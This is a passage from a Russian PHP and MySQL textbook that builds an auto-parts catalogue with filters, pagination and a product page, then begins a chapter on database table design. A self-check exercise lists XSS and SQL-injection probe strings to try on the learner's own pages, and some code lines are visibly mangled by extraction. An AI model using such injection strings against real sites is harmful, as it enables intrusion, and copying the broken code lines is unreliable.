- Проверка в браузере — удобство. **Защита только на сервере.**
- Три разных действия: **очистить** → **проверить** → **экранировать**.
- Значения из списков сверяйте с допустимыми: `in_array(..., true)`.
- **Цены и права берите на сервере**, а не из формы.
- Возвращайте введённые данные в поля при ошибке.
- **PRG**: после POST — `header('Location: ...')` и `exit`.
- **Файлы**: проверять настоящий тип, генерировать своё имя, хранить вне зоны PHP.

Следующая глава — практическая. Соберём каталог на PHP целиком.

Практика: каталог на PHP

ЗАЧЕМ ЭТО**Зачем эта глава**

Соберём всё, что накопилось за часть: структуру файлов, функции, массивы, фильтры из формы, пагинацию, страницу товара.

Получится **работающий каталог** — почти такой, каким он останется до конца книги.

Единственное, чего не хватит, — базы данных. Товары пока лежат в PHP-файле.

В следующей части мы заменим этот файл на MySQL, и — вот что важно — **страницы почти не изменятся**. Потому что мы сразу напишем их правильно.

```
moi-magazin/  
├─ includes/  
│   ├── config.php      настройки  
│   ├── functions.php   общие функции  
│   ├── tovary.php      данные (потом заменим на базу)  
│   ├── header.php  
│   └─ footer.php  
├─ assets/css/style.css  
├─ index.php            каталог  
├─ tovar.php            страница товара  
└─ zakaz.php            оформление
```

► **includes/tovary.php — данные отдельно**

```
<?php  
  
/**  
 * Каталог. Пока — массив в файле.  
 * В главе 34 этот же файл будет доставать товары из MySQL,  
 * а страницы менять не придётся: наружу отдаются те же функции.  
 */  
  
function vse_tovary(): array {  
    return [  
        [  
            'id' => 1,  
            'nazvanie' => 'Тормозные колодки Bosch',  
            'artikul' => '0986424815',  
            'brend' => 'Bosch',  
            'zakup' => 18500,  
            'ostatok' => 7,  
            'kategoriya' => 'Тормоза',  
        ],  
        [  
            'id' => 2,  
            'nazvanie' => 'Масляный фильтр Mann',  
            'artikul' => 'W71280',  
            'brend' => 'Mann',  
            'zakup' => 3300,  
        ],  
    ],  
}
```

```

        'ostatok' => 23,
        'kategoriya' => 'Фильтры',
    ],
    [
        'id' => 3,
        'nazvanie' => 'Свечи зажигания Denso',
        'artikul' => 'IK20',
        'brend' => 'Denso',
        'zakup' => 8900,
        'ostatok' => 0,
        'kategoriya' => 'Зажигание',
    ],
    [
        'id' => 4,
        'nazvanie' => 'Тормозные диски Brembo',
        'artikul' => '09.9468.11',
        'brend' => 'Brembo',
        'zakup' => 57800,
        'ostatok' => 2,
        'kategoriya' => 'Тормоза',
    ],
    [
        'id' => 5,
        'nazvanie' => 'Воздушный фильтр Mann',
        'artikul' => 'C25114',
        'brend' => 'Mann',
        'zakup' => 4800,
        'ostatok' => 14,
        'kategoriya' => 'Фильтры',
    ],
    [
        'id' => 6,
        'nazvanie' => 'Аккумулятор Bosch S4',
        'artikul' => '0092S40050',
        'brend' => 'Bosch',
        'zakup' => 70400,
        'ostatok' => 4,
        'kategoriya' => 'Электрика',
    ],
    [
        'id' => 7,
        'nazvanie' => 'Салонный фильтр Mann',

```

```

        'artikul' => 'CU2545',
        'brend' => 'Mann',
        'zakup' => 4100,
        'ostatok' => 9,
        'kategoriya' => 'Фильтры',
    ],
    [
        'id' => 8,
        'nazvanie' => 'Ремень ГПМ Bosch',
        'artikul' => '1987949095',
        'brend' => 'Bosch',
        'zakup' => 23000,
        'ostatok' => 3,
        'kategoriya' => 'Двигатель',
    ],
    [
        'id' => 9,
        'nazvanie' => 'Тормозная жидкость DOT4',
        'artikul' => '1987479107',
        'brend' => 'Bosch',
        'zakup' => 2900,
        'ostatok' => 31,
        'kategoriya' => 'Тормоза',
    ],
    [
        'id' => 10,
        'nazvanie' => 'Свечи NGK Iridium',
        'artikul' => 'ILKAR7B11',
        'brend' => 'NGK',
        'zakup' => 11200,
        'ostatok' => 6,
        'kategoriya' => 'Зажигание',
    ],
];
}

/** Один товар по номеру. null, если такого нет. */
function tovar_po_id(int $id): ?array {
    foreach (vse_tovary() as $t) {
        if ($t['id'] === $id) return $t;
    }

    return null;
}

```

```

}

/** Список брендов для фильтра. */
function vse_brendy(): array {
    $b = array_values(array_unique(array_column(vse_tovary(), 'brend')));
    sort($b);
    return $b;
}

/** Список категорий. */
function vse_kategorii(): array {
    $k = array_values(array_unique(array_column(vse_tovary(), 'kategoriya')));
    sort($k);
    return $k;
}

```

Почему данные отданы через функции, а не просто массивом.

Это ключевое решение. Страница вызывает `vse_tovary()` и не знает, откуда они взялись — из файла, из базы или из чужого API. Когда мы подключим MySQL, поменяется **только внутренность** этих функций. Страницы останутся нетронутыми.

Такой приём называется **отделением слоя данных**. На нём держатся все большие проекты.

```
<?php
// index.php

require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/functions.php';
require_once __DIR__ . '/includes/tovary.php';

// --- Параметры из адресной строки ---
$zapros    = trim($_GET['q'] ?? '');
$brend     = $_GET['brend'] ?? '';
$kategoriya = $_GET['kategoriya'] ?? '';
$sort      = $_GET['sort'] ?? '';
$tolko_est = isset($_GET['est']);
$stranica  = max(1, (int) ($_GET['page'] ?? 1));

const NA_STRANICE = 6;

// --- Выбор ---
$spisok = vse_tovary();

if ($zapros !== '') {
    $nizhnij = mb_strtolower($zapros);
    $spisok = array_filter($spisok, function ($t) use ($nizhnij) {
        return str_contains(mb_strtolower($t['nazvanie']), $nizhnij)
            || str_contains(mb_strtolower($t['artikul']), $nizhnij);
    });
}

// Значения из списков сверяем с допустимыми — из адреса может прийти что угодно
if (in_array($brend, vse_brendy(), true)) {
    $spisok = array_filter($spisok, fn($t) => $t['brend'] === $brend);
} else {
    $brend = '';
}

if (in_array($kategoriya, vse_kategorii(), true)) {
    $spisok = array_filter($spisok, fn($t) => $t['kategoriya'] === $kategoriya);
} else {
    $kategoriya = '';
}
```

```

if ($tolko_est) {
    $spisok = array_filter($spisok, fn($t) => $t['ostatok'] > 0);
}

$spisok = array_values($spisok);

// --- Цены считаем ПОСЛЕ отбора: незачем считать то, что не покажем ---
foreach ($spisok as $i => $t) {
    $spisok[$i]['cena'] = cena_prodazhi($t['zakup']);
}

// --- Сортировка ---
match ($sort) {
    'cena_vozr' => usort($spisok, fn($a, $b) => $a['cena'] <=> $b['cena']),
    'cena_ubyv' => usort($spisok, fn($a, $b) => $b['cena'] <=> $a['cena']),
    'nazvanie' => usort($spisok, fn($a, $b) => strcmp($a['nazvanie'],
$b['nazvanie'])),
    default    => null,
};

// --- Пагинация ---
$vsego = count($spisok);
$stranic = max(1, (int) ceil($vsego / NA_STRANICE));
$stranica = min($stranica, $stranic);
$na_ekrane = array_slice($spisok, ($stranica - 1) * NA_STRANICE, NA_STRANICE);

$zagolovok = 'Каталог — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Каталог запчастей</h1>

<form class="filtry" method="GET">
    <div class="ryad">
        <div>
            <label for="q">Поиск</label>
            <input type="search" id="q" name="q" value="<?= e($zapro) ?>"
                placeholder="название или артикул">
        </div>

        <div>

```

```

<label for="brend">Бренд</label>
<select id="brend" name="brend">
    <option value="">Все бренды</option>
    <?php foreach (vse_brendy() as $b): ?>
        <option value="<?= e($b) ?>" <?= $brend === $b ? 'selected' : ''
?>>

        <?= e($b) ?>
    </option>
    <?php endforeach; ?>
</select>
</div>

<div>
    <label for="kategoriya">Категория</label>
    <select id="kategoriya" name="kategoriya">
        <option value="">Все категории</option>
        <?php foreach (vse_kategorii() as $k): ?>
            <option value="<?= e($k) ?>" <?= $kategoriya === $k ? 'selected'
: '' ?>>

            <?= e($k) ?>
        </option>
        <?php endforeach; ?>
    </select>
</div>

<div>
    <label for="sort">Сортировка</label>
    <select id="sort" name="sort">
        <option value="">По умолчанию</option>
        <option value="cena_vozr">
            <?= $sort === 'cena_vozr' ? 'selected' : '' ?>>
            Сначала дешёвые
        </option>
        <option value="cena_ubyv">
            <?= $sort === 'cena_ubyv' ? 'selected' : '' ?>>
            Сначала дорогие
        </option>
        <option value="nazvanie">
            <?= $sort === 'nazvanie' ? 'selected' : '' ?>>
            По названию
        </option>
    </select>

```



```

        </div>

        <label class="galka">
            <input type="checkbox" name="est" value="1" <?= $tolko_est ? 'checked' :
'' ?>>
            Только в наличии
        </label>

        <button type="submit">Показать</button>
    </div>
</form>

<p class="schetchik">
    Найдено <?= $vsego ?> <?= sklonenie($vsego, 'товар', 'товара', 'товаров') ?>
    <?php if ($stranic > 1): ?>
        · страница <?= $stranica ?> из <?= $stranic ?>
    <?php endif; ?>
</p>

<?php if ($vsego === 0): ?>

    <div class="pusto">
        <h3>Ничего не нашлось</h3>
        <p>Попробуйте изменить запрос или сбросить фильтры.</p>
        <a class="knopka" href="">Показать все товары</a>
    </div>

<?php else: ?>

    <div class="katalog">
        <?php foreach ($na_ekrane as $t): ?>
            <article class="tovar">
                <h3>
                    <a href="tovar.php?id=<?= $t['id'] ?>"><?= e($t['nazvanie']) ?>
</a>

                </h3>
                <p class="artikul">Артикул: <?= e($t['artikul']) ?> · <?=
e($t['brend']) ?></p>
                <p class="cena"><?= somoni($t['cena']) ?> <span>сомони</span></p>

                <?php if ($t['ostatok'] > 0): ?>
                    <p class="nalichie">В наличии: <?= $t['ostatok'] ?> шт.</p>

```

```

        <?php else: ?>
            <p class="nalichie nety">Под заказ, 5 дней</p>
        <?php endif; ?>

        <a class="knopka" href="zakaz.php?id=<?= $t['id'] ?>">
            <?= $t['ostatok'] > 0 ? 'Заказать' : 'Под заказ' ?>
        </a>
    </article>
<?php endforeach; ?>
</div>

<?php if ($stranic > 1): ?>
    <nav class="stranicy">
        <?php for ($i = 1; $i <= $stranic; $i++): ?>
            <?php if ($i === $stranica): ?>
                <span class="tekushaya"><?= $i ?></span>
            <?php else: ?>
                <?php
                // Сохраняем все фильтры, меняем только номер страницы
                $parametry = $_GET;
                $parametry['page'] = $i;
                ?>
                <a href="?"<?= http_build_query($parametry) ?>"><?= $i ?></a>
            <?php endif; ?>
        <?php endfor; ?>
    </nav>
<?php endif; ?>

<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

► Три приёма, на которые стоит обратить внимание

`http_build_query($parametry)` — собирает адрес из массива параметров. Без него пришлось бы вручную склеивать `?q=...&brend=...&page=2` и не забыть про экранирование. Функция делает это правильно.

Это и есть решение задачи «переключить страницу, не потеряв фильтры» — частая головная боль новичков.

Сверка с допустимыми значениями. Обратите внимание: `$brend` проверяется через `in_array(..., vse_brendy(), true)`. Из адресной строки может прийти что угодно, включая попытку внедрить код. Мы принимаем **только то, что есть в нашем списке**.

Цены считаются после фильтрации. На десяти товарах разницы нет, на десяти тысячах — есть. Привычка полезная.

```
<?php
// tovar.php

require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/functions.php';
require_once __DIR__ . '/includes/tovary.php';

$id = (int) ($_GET['id'] ?? 0);
$tovar = tovar_po_id($id);

// Товара нет — честная 404, а не пустая страница
if ($tovar === null) {
    http_response_code(404);
    $zagolovok = 'Товар не найден';
    require __DIR__ . '/includes/header.php';
    ?>
    <div class="pusto">
        <h1>Товар не найден</h1>
        <p>Возможно, он снят с продажи или в ссылке опечатка.</p>
        <a class="knopka" href="index.php">Вернуться в каталог</a>
    </div>
    <?php
    require __DIR__ . '/includes/footer.php';
    exit;
}

$cena = cena_prodazhi($tovar['zakup']);

// Похожие товары — той же категории, кроме текущего
$pohozhie = array_slice(array_values(array_filter(
    vse_tovary(),
    fn($t) => $t['kategoriya'] === $tovar['kategoriya'] && $t['id'] !== $tovar['id']
)), 0, 3);

$zagolovok = $tovar['nazvanie'] . ' — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<nav class="hlebnye-kroshki">
    <a href="index.php">Каталог</a> →
```

```

<a href="index.php?kategoriya=<? urlencode($tovar['kategoriya']) ?>">
    <? e($tovar['kategoriya']) ?>
</a> →
<span><? e($tovar['nazvanie']) ?></span>
</nav>

<article class="tovar-podrobno">
    <h1><? e($tovar['nazvanie']) ?></h1>

    <table class="harakteristiki">
        <tr><th>Артикул</th><td><? e($tovar['artikul']) ?></td></tr>
        <tr><th>Бренд</th><td><? e($tovar['brend']) ?></td></tr>
        <tr><th>Категория</th><td><? e($tovar['kategoriya']) ?></td></tr>
        <tr><th>Наличие</th><td>
            <? $tovar['ostatok'] > 0
            ? 'В наличии: ' . $tovar['ostatok'] . ' шт.'
            : 'Под заказ, 5 дней' ?>
        </td></tr>
    </table>

    <p class="cena-bolshaya"><? somoni($cena) ?> <span>сомони</span></p>

    <a class="knopka" href="zakaz.php?id=<? $tovar['id'] ?>">Заказать</a>
</article>

<?php if ($pohozhie): ?>
    <h2>Похожие товары</h2>
    <div class="katalog">
        <?php foreach ($pohozhie as $p): ?>
            <article class="tovar">
                <h3><a href="tovar.php?id=<? $p['id'] ?>"><? e($p['nazvanie']) ?>
</a></h3>

                <p class="cena"><? somoni(cena_prodazhi($p['zakup'])) ?>
<span>сомони</span></p>
            </article>
        <?php endforeach; ?>
    </div>
<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

Про 404. Когда товара нет, мы не просто показываем «ничего», а возвращаем код ответа 404

— помните главу 2? Это важно: поисковик поймёт, что страницы нет, и уберёт её из выдачи. Если вернуть 200 с текстом «не найдено», в поиске накопятся мусорные страницы.

НА ЭКРАНЕ

На экране

Каталог с фильтрами и пагинацией:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Каталог запчастей

Поиск

Бренд

Все бренды ▾

Категория

Все категории ▾

Сортировка

По умолчанию ▾

☐ Только в наличии

Показать

Найдено 10 товаров · страница 1 из 2

Тормозные колодки Bosch

Артикул: 0986424815 · Bosch

249.75 сомони

В наличии: 7 шт.

Заказать

Масляный фильтр Mann

Артикул: W71280 · Mann

44.55 сомони

В наличии: 23 шт.

Заказать

Свечи зажигания Denso

Артикул: IK20 · Denso

120.15 сомони

Под заказ, 5 дней

Под заказ

Тормозные диски Brembo

Артикул: 09.9468.11 · Brembo

780.30 сомони

В наличии: 2 шт.

Заказать

Отфильтровали по бренду Mann — фильтры сохранились в адресе, ссылкой можно поделиться:

Каталог запчастей

Поиск

Бренд

Mann ▾

Категория

Все категории ▾

Сортировка

Сначала дешёвые ▾

☒ Только в наличии

Показать

Найдено 3 товара

Страница товара с характеристиками и похожими:

Каталог → Фильтры → Масляный фильтр Mann

Масляный фильтр Mann

Артикул **W71280**

Бренд **Mann**

Категория **Фильтры**

Наличие **В наличии: 23 шт.**

44.55 сомони

Заказать

Похожие товары

Воздушный фильтр

Салонный фильтр

ГРАБЛИ

Грабли

Не проверять значения из адреса. `?brend=<script>` попадёт в вывод. Сверяйтесь со списком допустимых.

Терять фильтры при переходе на другую страницу. Собирайте ссылки через `http_build_query($_GET)`.

Возвращать 200 для несуществующего товара. Поисковик наберёт мусорных страниц.

Считать всё, потом фильтровать. Правильный порядок: отобрать, потом считать.

Складывать данные и вывод в один файл. Данные — в `includes/tovary.php`, страница — только показывает.

`(int)` без проверки диапазона. `?page=-5` даст отрицательное смещение и ошибку. `max(1, (int) ...)`.

ЗАДАЧИ

Задачи

Задача 25.1. Соберите каталог из главы целиком: три файла плюс `includes/`. Проверьте фильтры, сортировку, пагинацию, страницу товара, 404.

Задача 25.2. Добавьте фильтр по цене «от» и «до». Не забудьте про проверку чисел.

Задача 25.3. Сделайте кнопку «Сбросить фильтры», которая появляется, только если хоть один фильтр задан.

Задача 25.4. Добавьте выбор количества товаров на странице: 6, 12, 24. Значение тоже сохраняйте в адресе.

Задача 25.5. Сделайте пагинацию умной: при десяти страницах показывать не все номера, а «1 2 3 ... 9 10» с многоточием.

Задача 25.6. Добавьте в каталог подсчёт: сколько товаров у каждого бренда, и покажите числа прямо в выпадающем списке — «Mann (3)».

Задача 25.7. Свяжите каталог с формой заказа из главы 24: кнопка «Заказать» должна открывать форму с уже выбранным товаром.

Задача 25.8. Проверьте безопасность. Откройте:

```
index.php?brend=<script>alert(1)</script>
index.php?page=-100
index.php?sort=' OR 1=1
```

Ничего не сломалось и не выполнилось? Хорошо. Сломалось — почините.

Задача 25.9. Замерьте, сколько времени собирается страница. Подсказка:

`microtime(true)` в начале и в конце, разница — время работы.

Задача 25.10. Подумайте и запишите: что придётся изменить в этих файлах, когда товары переедут в базу данных? Сохраните ответ — сверимся в главе 34.

Ответы — в Приложении Г.

В БОЮ

Ваш каталог и боевой отличаются одним: источником данных.

В `pages/` этого репозитория лежат страницы, устроенные так же — параметры из `$_GET`, проверка допустимых значений, сборка ссылок, пагинация. Разница в том, что вместо `vse_tovary()` там запрос к MySQL.

И вот почему мы так старательно вынесли данные в отдельный файл: **переход на базу окажется почти безболезненным**. Поменяется внутренность трёх функций, страницы останутся как есть.

Это не случайность, а следствие правильной структуры. Плохо написанный код пришлось бы переписывать целиком.

ИТОГ

Итог

- Данные отделены от вывода. Страница вызывает `vse_tovary()` и не знает, откуда они.
- Значения из адреса сверяйте с допустимыми через `in_array(..., true)`.
- `http_build_query($_GET)` — сохранить фильтры при переходе по страницам.
- Порядок: **отобрать** → **посчитать** → **отсортировать** → **нарезать на страницы**.
- Несуществующий товар — **404**, а не пустая страница.
- `max(1, (int) $_GET['page'])` — защита от отрицательных номеров.
- GET-параметры делают страницу **ссылкой, которой можно поделиться**.

Часть V закончена. У вас работающий каталог на PHP.

Но товары всё ещё лежат в файле. Добавить товар — значит править код; десять тысяч товаров туда не поместятся вовсе.

Пора завести базу данных.

Зачем нужна база данных

ЗАЧЕМ ЭТО

Зачем эта глава

Ваш каталог работает, но товары лежат в РНР-файле. У этого решения три непреодолимые проблемы:

- 1.** Добавить товар = править код. Продавец не может этого делать.
- 2.** Десять тысяч товаров туда не поместятся. РНР будет читать весь массив при каждом открытии страницы.
- 3.** Ничего не сохраняется. Заказ оформили — и он исчез.

Нужно место, где данные **живут постоянно**, куда можно быстро добавлять и откуда можно быстро доставать нужное. Это и есть база данных.

В этой главе разберёмся, как база устроена, и — самое важное — **спроектируем таблицы правильно**. Ошибка в проектировании обходится дороже всех остальных: переделывать структуру, когда в базе уже сто тысяч записей, очень больно.

РАЗБИРАЕМСЯ

База данных — это картотека

Забудьте слово «база». Представьте **картотеку в поликлинике**.

Ящик с медкартами — это **таблица**. Одна карточка — **строка**. Поля в карточке (фамилия, год рождения, адрес) — **столбцы**.

Ящиков несколько: пациенты, врачи, приёмы. Это **разные таблицы**.

И есть регистратор, который умеет мгновенно находить нужное: «дай карточки всех, кто родился до 1980 года и живёт на улице Ленина». Это **SQL-запрос**.

Вот и вся база данных. Никакой магии.

► Таблица товаров

ID	NAZVANIE	ARTIKUL	BREND	CENA	OSTATOK
1	Тормозные колодки Bosch	0986424815	Bosch	25000	7
2	Масляный фильтр Mann	W71280	Mann	4500	23
3	Свечи зажигания Denso	IK20	Denso	12000	0

- **Строка** — один товар;
- **Столбец** — одно свойство всех товаров;
- **id** — уникальный номер строки.

Узнаёте? Это тот же массив ассоциативных массивов из главы 22. Только теперь он хранится не в файле, а в специальной программе, умеющей искать по нему за миллисекунды даже среди миллионов записей.

РАЗБИРАЕМСЯ

MySQL и его соседи

СУБД — система управления базами данных. Программа, которая хранит таблицы и выполняет запросы.

СУБД	ОСОБЕННОСТИ
MySQL / MariaDB	Самая распространённая для сайтов. Есть на любом хостинге
PostgreSQL	Мощнее, строже. Выбор крупных проектов
SQLite	Вся база — один файл. Для мелких проектов и мобильных приложений
MongoDB	Хранит не таблицы, а документы. Другой подход

Мы берём **MySQL**: он стоит на любом дешёвом хостинге и на нём работает autodoc.tj.

SQL — язык запросов. Он почти одинаков во всех перечисленных СУБД. Выучив SQL для MySQL, вы будете понимать и PostgreSQL.

```
CREATE TABLE tovary (  
    id          INT AUTO_INCREMENT PRIMARY KEY,  
    nazvanie    VARCHAR(255) NOT NULL,  
    artikl      VARCHAR(64) NOT NULL,  
    brend       VARCHAR(64) NOT NULL,  
    kategoriya VARCHAR(64) NOT NULL,  
    cena        INT NOT NULL,  
    ostatok     INT NOT NULL DEFAULT 0,  
    aktivnyi    TINYINT(1) NOT NULL DEFAULT 1,  
    sozdan      DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Разберём построчно.

ЧАСТЬ	ЧТО ОЗНАЧАЕТ
CREATE TABLE tovary	Создать таблицу с именем <code>tovary</code>
id INT AUTO_INCREMENT	Целое число, растёт само при добавлении
PRIMARY KEY	Первичный ключ — уникальный номер строки
VARCHAR(255)	Строка до 255 символов
NOT NULL	Поле обязательное , пустым быть не может
DEFAULT 0	Значение по умолчанию
DATETIME	Дата и время
CURRENT_TIMESTAMP	Текущий момент
ENGINE=InnoDB	Движок хранения. Всегда InnoDB
CHARSET=utf8mb4	Кодировка. Всегда utf8mb4

► Два «всегда», которые нужно объяснить

`utf8mb4`, а не `utf8`. Звучит странно, но в MySQL кодировка с именем `utf8` — **неполноценная**: она хранит только символы до трёх байт. Эмодзи, некоторые редкие символы и часть азиатских иероглифов в неё не влезают и превращаются в мусор.

Настоящий UTF-8 в MySQL называется `utf8mb4`. Историческая ошибка разработчиков, которую теперь приходится помнить всем.

`InnoDB`, а не `MyISAM`. InnoDB умеет транзакции (глава 41) и связи между таблицами.

MyISAM — старый движок, не умеет ни того, ни другого. На новых версиях MySQL InnoDB и так по умолчанию, но в старых инструкциях до сих пор встречается MyISAM.

РАЗБИРАЕМСЯ

Типы данных: выбирайте с умом

Тип — это обещание базе, что будет лежать в столбце. От него зависят и объём, и скорость, и защита от мусора.

► Числа

ТИП	ДИАПАЗОН	КОГДА
<code>TINYINT</code>	−128...127	Флаги: да/нет
<code>SMALLINT</code>	±32 тыс.	Количество на складе
<code>INT</code>	±2 млрд	Основной выбор: id, цены в дирамах
<code>BIGINT</code>	Очень большой	Крупные счётчики
<code>DECIMAL(10,2)</code>	Точная дробь	Деньги, если храните дробями
<code>FLOAT</code> / <code>DOUBLE</code>	Приблизительная дробь	Вес, размеры

⚠ `FLOAT` для денег — запрещено. Помните `0.1 + 0.2 !== 0.3` из главы 14? В базе то же самое: суммы «поплывут», и бухгалтерия не сойдётся.

Два допустимых варианта: `INT` в мелких единицах (дирамах) — наш выбор, или `DECIMAL(10,2)`, который считает точно.

► Строки

ТИП	ОСОБЕННОСТИ	КОГДА
<code>VARCHAR(n)</code>	До n символов, занимает по факту	Основной выбор для текста
<code>CHAR(n)</code>	Ровно n, добивается пробелами	Коды фиксированной длины
<code>TEXT</code>	До 64 КБ	Описания, отзывы
<code>LONGTEXT</code>	До 4 ГБ	Очень большие тексты

⚠ `VARCHAR(255)` не «на всякий случай», а осознанно. Артикул не бывает длиннее 64 символов — ставьте 64. Ограничение работает как проверка: мусор не влезет.

`TEXT` не индексируется обычным способом, и по нему медленно искать. Если по полю нужен поиск — это `VARCHAR`.

► Дата и время

ТИП	ЧТО ХРАНИТ
<code>DATE</code>	Только дату: <code>2026-08-24</code>
<code>DATETIME</code>	Дату и время. Основной выбор
<code>TIMESTAMP</code>	То же, но с учётом часового пояса. Диапазон до 2038 года
<code>TIME</code>	Только время

Формат в базе всегда `ГГГГ-ММ-ДД`. Не `24.08.2026`. Русский формат делается при выводе.

► Да/нет

```
aktivnyi TINYINT(1) NOT NULL DEFAULT 1
```

В MySQL нет отдельного типа «логический» — используют `TINYINT(1)` со значениями 0 и 1. Слово `BOOLEAN` работает, но это просто псевдоним для того же `TINYINT(1)`.

Вот здесь совершаются самые дорогие ошибки.

► Ошибка 1: складывать несколько значений в одно поле

```
-- ❌ Плохо
sovместimost VARCHAR(255) -- "Toyota Camry, Honda Accord, Nissan Teana"
```

Кажется удобным. Но попробуйте теперь ответить на вопрос «покажи все запчасти для Toyota Camry». Придётся искать подстроку — медленно, ненадёжно («Camry» найдётся и в «Camry Hybrid»), и невозможно построить нормальный фильтр.

```
-- ✅ Хорошо: отдельная таблица связей
CREATE TABLE tovar_avto (
    tovar_id INT NOT NULL,
    avto_id INT NOT NULL,
    PRIMARY KEY (tovar_id, avto_id)
);
```

Правило: одно поле — одно значение. Список значений — это отдельная таблица.

► Ошибка 2: дублировать данные

```
-- ❌ Плохо: имя продавца в каждом товаре
CREATE TABLE tovary (
    id INT,
    nazvanie VARCHAR(255),
    prodavec_imya VARCHAR(255),
    prodavec_telefon VARCHAR(32),
    prodavec_adres VARCHAR(255)
);
```

Продавец сменил телефон — нужно обновить его во всех своих товарах. Забудете один — в базе два разных телефона, и непонятно, какой верный.

--  Хорошо: продавцы отдельно, товары ссылаются на них

```
CREATE TABLE prodavcy (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    imya VARCHAR(255) NOT NULL,  
    telefon VARCHAR(32) NOT NULL  
);  
  
CREATE TABLE tovary (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    nazvanie VARCHAR(255) NOT NULL,  
    prodavec_id INT NOT NULL,  
    FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id)  
);
```

Теперь телефон продавца лежит в одном месте. Меняем — меняется везде.

Это называется **нормализация**, и правило её звучит так же, как принцип из главы 23: **каждый факт записан ровно один раз**.

FOREIGN KEY — внешний ключ. Он говорит базе: «в поле `prodavec_id` может быть только существующий id продавца». База сама не даст создать товар несуществующего продавца или удалить продавца, у которого есть товары.

► Ошибка 3: не думать о том, чего ещё нет

Через полгода понадобится:

- скрывать товар, не удаляя его → нужно поле `aktivnyi`;
- знать, когда товар добавили → нужно `sozdan`;
- знать, кто последний менял → нужно `izmenen`.

Три поля, которые стоит добавлять в любую таблицу сразу:

```
sozdan    DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
izmenen   DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP,  
aktivnyi  TINYINT(1) NOT NULL DEFAULT 1
```

Стоят они дёшево, а выручают постоянно.

► Правило про удаление

 В боевых системах данные почти никогда не удаляют физически.

Вместо `DELETE` ставят `aktivnyi = 0`. Причины:

- удалённый товар мог быть в чьём-то заказе — история сломается;
- удалили по ошибке — не восстановить;
- нужна статистика за прошлый год — а данных нет.

Это называется **мягкое удаление**. Товар исчезает из каталога, но остаётся в базе.

РАЗБИРАЕМСЯ

Как назвать таблицы и поля

Мелочь, которая заметно влияет на удобство работы:

ПРАВИЛО	ПРИМЕР
Только латиница, нижний регистр	<code>tovary</code> , не <code>Товары</code>
Слова через подчёркивание	<code>prodavec_id</code> , не <code>prodavecId</code>
Таблицы во множественном числе	<code>tovary</code> , <code>zakazy</code> , <code>polzovateli</code>
Внешний ключ = <code>таблица_id</code>	<code>prodavec_id</code> , <code>zakaz_id</code>
Даты — с приставкой	<code>sozdan</code> , <code>izmenen</code> , <code>oplachen</code>
Флаги — понятные	<code>aktivnyi</code> , а не <code>flag1</code>

Держитесь одного стиля. Половина таблиц по-английски, половина транслитом — верный способ запутаться.

```
CREATE TABLE tovary (  
    id          INT AUTO_INCREMENT PRIMARY KEY,  
    nazvanie    VARCHAR(255) NOT NULL,  
    artiklul    VARCHAR(64)  NOT NULL,  
    brend       VARCHAR(64)  NOT NULL,  
    kategoriya  VARCHAR(64)  NOT NULL,  
    cena        INT NOT NULL COMMENT 'в дирамах, 1 сомони = 100',  
    ostatok     INT NOT NULL DEFAULT 0,  
    aktivnyi    TINYINT(1) NOT NULL DEFAULT 1,  
    sozdan      DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
    izmenen     DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE  
CURRENT_TIMESTAMP,  
  
    UNIQUE KEY uniq_artiklul (artiklul),  
    KEY idx_brend (brend),  
    KEY idx_kategoriya (kategoriya)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Новое здесь:

- **COMMENT** — заметка прямо в структуре таблицы. Через год вы забудете, что цена в дирамах. Комментарий не забудет.
- **UNIQUE KEY** — база не даст создать два товара с одним артикулом. Защита от дублей на уровне базы, а не «мы же проверим в PHP».
- **KEY** — индекс, ускоряющий поиск. Подробно в главе 30.

Заполняем:

```
INSERT INTO tovary (nazvanie, artiklul, brend, kategoriya, cena, ostatok) VALUES  
( 'Тормозные колодки Bosch', '0986424815', 'Bosch', 'Тормоза', 25000, 7),  
( 'Масляный фильтр Mann', 'W71280', 'Mann', 'Фильтры', 4500, 23),  
( 'Свечи зажигания Denso', 'IK20', 'Denso', 'Зажигание', 12000, 0);
```

Смотрим, что получилось:

Таблица tovary: что лежит в базе

```
SELECT * FROM tovary WHERE aktivnyi = 1 ORDER BY id LIMIT 8
```

↓

ID	NAZVANIE	ARTIKUL	BREND	KATEGORIYA	CENA	OSTATOK	AKTIVNYI
1	Тормозные колодки Bosch	0986424815	Bosch	Тормоза	25000	7	1
2	Масляный фильтр Mann	W71280	Mann	Фильтры	4500	23	1
3	Свечи зажигания Denso	IK20	Denso	Зажигание	12000	0	1
4	Тормозные диски Brembo	09.9468.11	Brembo	Тормоза	78000	2	1
5	Воздушный фильтр Mann	C25114	Mann	Фильтры	6500	14	1
6	Аккумулятор Bosch S4	0092S40050	Bosch	Электрика	95000	4	1
7	Салонный фильтр Mann	CU2545	Mann	Фильтры	5500	9	1
8	Ремень ГРМ Bosch	1987949095	Bosch	Двигатель	31000	3	1

Результат: 8 строк

Строка — товар, столбец — свойство. Тот же массив массивов из главы 22, только хранится в базе.

РАЗБИРАЕМСЯ

Чем управлять базой

ИНСТРУМЕНТ

ДЛЯ ЧЕГО

phpMyAdmin

Через браузер. Идёт в XAMPP и OpenServer. Для начала — идеально

DBeaver

Отдельная программа, бесплатная, для всех СУБД

MySQL Workbench

Официальный инструмент MySQL

Командная строка

`mysql -u root -p`. На сервере часто единственный вариант

